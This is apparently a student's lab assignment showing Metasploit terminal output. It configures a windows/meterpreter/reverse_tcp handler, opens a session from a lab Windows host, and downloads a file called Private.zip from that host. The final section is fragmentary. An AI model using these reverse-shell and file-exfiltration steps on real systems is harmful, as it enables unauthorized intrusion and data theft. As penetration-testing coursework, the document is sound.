
Assignment Day 3 | 26th December 2020


Question-1:

1. Create a shellcode to exploit windows OS.




```
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.149
lhost ⇒ 192.168.0.149
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.149    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.149:4444
█
```

2. Execute the shellcode on Windows.




```
payload ⇒ windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.0.149
lhost ⇒ 192.168.0.149
msf5 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.0.149    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.0.149:4444
[*] Sending stage (176195 bytes) to 192.168.0.163
[*] Meterpreter session 1 opened (192.168.0.149:4444 → 192.168.0.163:57410) at 2020-10-22 16:39:47 +0530
```

3. Get a Meterpreter.



```
40777/rwxrwxrwx   0    dir   2015-03-26 12:16:29 +0800  My Music
40777/rwxrwxrwx   0    dir   2015-03-26 12:16:29 +0800  My Pictures
40777/rwxrwxrwx   0    dir   2015-03-26 12:16:29 +0800  My Videos
100666/rw-rw-rw-  128  fil   2015-07-18 22:27:36 +0800  Private.zip
100666/rw-rw-rw-  402  fil   2015-03-26 12:17:52 +0800  desktop.ini

meterpreter > download Private.zip /root
[*] downloading: Private.zip -> /root/Private.zip
[*] downloaded : Private.zip -> /root/Private.zip
meterpreter >
```

4. Upload and Download few files from the exploited system.



"Private.zip" selected (128 bytes)

```
15-05-20 12:17:52 +0800  desktop.ini
```